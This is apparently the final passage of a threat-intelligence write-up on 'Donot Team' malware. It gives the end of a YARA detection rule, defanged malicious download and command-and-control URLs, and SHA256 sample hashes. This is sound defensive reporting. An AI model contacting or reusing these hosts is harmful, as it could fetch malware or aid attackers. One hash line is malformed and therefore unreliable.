uint16(0) == 0x5a4d and filesize < 600KB and ((1 of ($filename*)) or (any of ($path*, $str*, $pdbpath*))
or pe.exports(“zenu”) or pe.exports(“flis”) or pe.exports(“jrgbeg”) or pe.exports(“csytu”) or
pe.exports(“neeu”) or pe.exports(“vile”))

}
```

- wordupdate[.]com/recent/update
- cheaperlive[.]xyz/xolto/mikix
- tampotrust[.]top/tax/lodi/pkra
- remindme[.]top/tax/lodi/pkra
- recent.wordupdate[.]com/ver/update12/KB466432
- the-moondelight[.]96[.]lt/latest/updte
- the-moondelight[.]96[.]lt/optra/sant.gif
- the-moondelight[.]96[.]lt/latest/version/secure/download/IN4447832
- the-moondelight[.]96[.]lt/windw-sec/append
- 1C41A03C65108E0D965B250DC9B3388A267909DF9F36C3FEFFFBD26D512A2126
- 8CFBFECFE475C3621277EE7F680E3A0CB9C650802363DAA256C1057ADFB817A9
- 7A987295229D2514D99916D53F196B87758CE08FD8621CF68BC419DC99B80D6D
- D279DDB6B2A566BC24E789B5181663491B8C2818CB91E28AAE5721DCB0BF30B6
- AB04BF258CF71B4A1CB934491CF942ECDA0EC82D4F6A80B5108D7607BE6FC2BE
- 7F4B7D0C6076E197A509C01C0794EBC450229FF5D555BE8D7F89F98B3C43A298
- 684F68429F8BAC224E6FDC68195C89B54BA469FBCC2184EC2B5FC689E585CA54
- 0EA05331E775DE6B329FF1FA22F11809C2C1BCB6E17683552219CB32F52A47F5
- 83847C527F713B6E13849028D66B08686ADDE26B8E9ECD8DDC78AD178EF7BDCB
- E291A146F79D927D18392A04D238D829C0DF156410E4D93636AEE1B5663DB914
- E6753EB498F58F95C8FC931B6CD53647CE2F4F8F7AD4274C22CA2B6284FB5308
- 67C0C937E0490831936494495 19A57E42945CA2ABE19756F4E76D95CAA44A062

- 70D41C8C25CB8E75296576D3DBB37720E03F96691691763953FEA0FE00F50EB4
- 9B34F53DDC20D5EA2F7B47818ED2E7D626948256268CB4E2B11E47ECAF9A839A
- 891ACF7B729183945F209C915BA2BB57B541E2EA350899A541DB9A63428711A5
- FB46324757D0EC8B0AC02729E281E47EF1C367DEED483F14481441C2F9B6CA34
- 66F3134E3E040F50ED59629379C0750D896969ACFDC55105BE7FEF81839BA035
- 1C4B8A1F48FF1B9511AEC0704983E45242F01C2109AB4602F7952481429DDC84
- 88672DF33B02275660EC3995F3BAD63FE994C09BA8E978E7F18D4F8C9A97637A
- 7609034E7473869B3A5767F9543B6067998F4DB68E3BA26966C115535337337F
- ADE6D291C870A9F59D4A22FF4D61E6B2A913538701517E8D0AA275855FD80A76
- E99AE9163F6DBBA22E1357C2164EB0F9971A264A481813EC11DC598784435B95
- 1E6E568E2FCCFEB2E0275982D5637E0BE6D0BA4575685126D957061BF2D19678
- 4C5C43F4932AC497C716BB5EC30A7636E5056775A4D5F3F48B9E5C1414B9F7B3
- 7305E08AB7812F44EA42E89AE7D473B1F373C151CA8D12F77B79E85C942366FC
- 59CCFFF73BDB8567E7673A57B73F86FC082B0E4EEAA3FAF7E92875C35BF4F62C
- A3CD781B14D75DE94E5263CE37A572CDF5FE5013EC85FF8DAEEE3783FF95B073
- 904E966DA7B38514F6AC23BBA1DAC1858888CD48FA77B73C770156B19A88A4C8
- 8E85C62E5D7FA9A6D2E176BCA6F6526B53EBFDA6EF3DF208E1E60434BD26EFFC
- 5C9477C16DF8EF4434C042E69B473A44452CAEE96219A56EB2DA30F0B5E85976
- 686847B331ACE1B93B48528BA50507CBF0F9B59AEF5B5F539A7D6F2246135424
- 1D9EDE11B34A20D4947F01432CEA088DBEFA911F02AFAAE9095673F56A76EAFA

References:

[1] https://twitter.com/RedDrip7/status/1324205510380322816?s=20

[2] “Studying Donot Team”, 28 May 2020 https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/studying-donot-team/

~Asuna~

https://twitter.com/AsunaAmawaka

Drop me a DM if you would like to share findings or samples ;)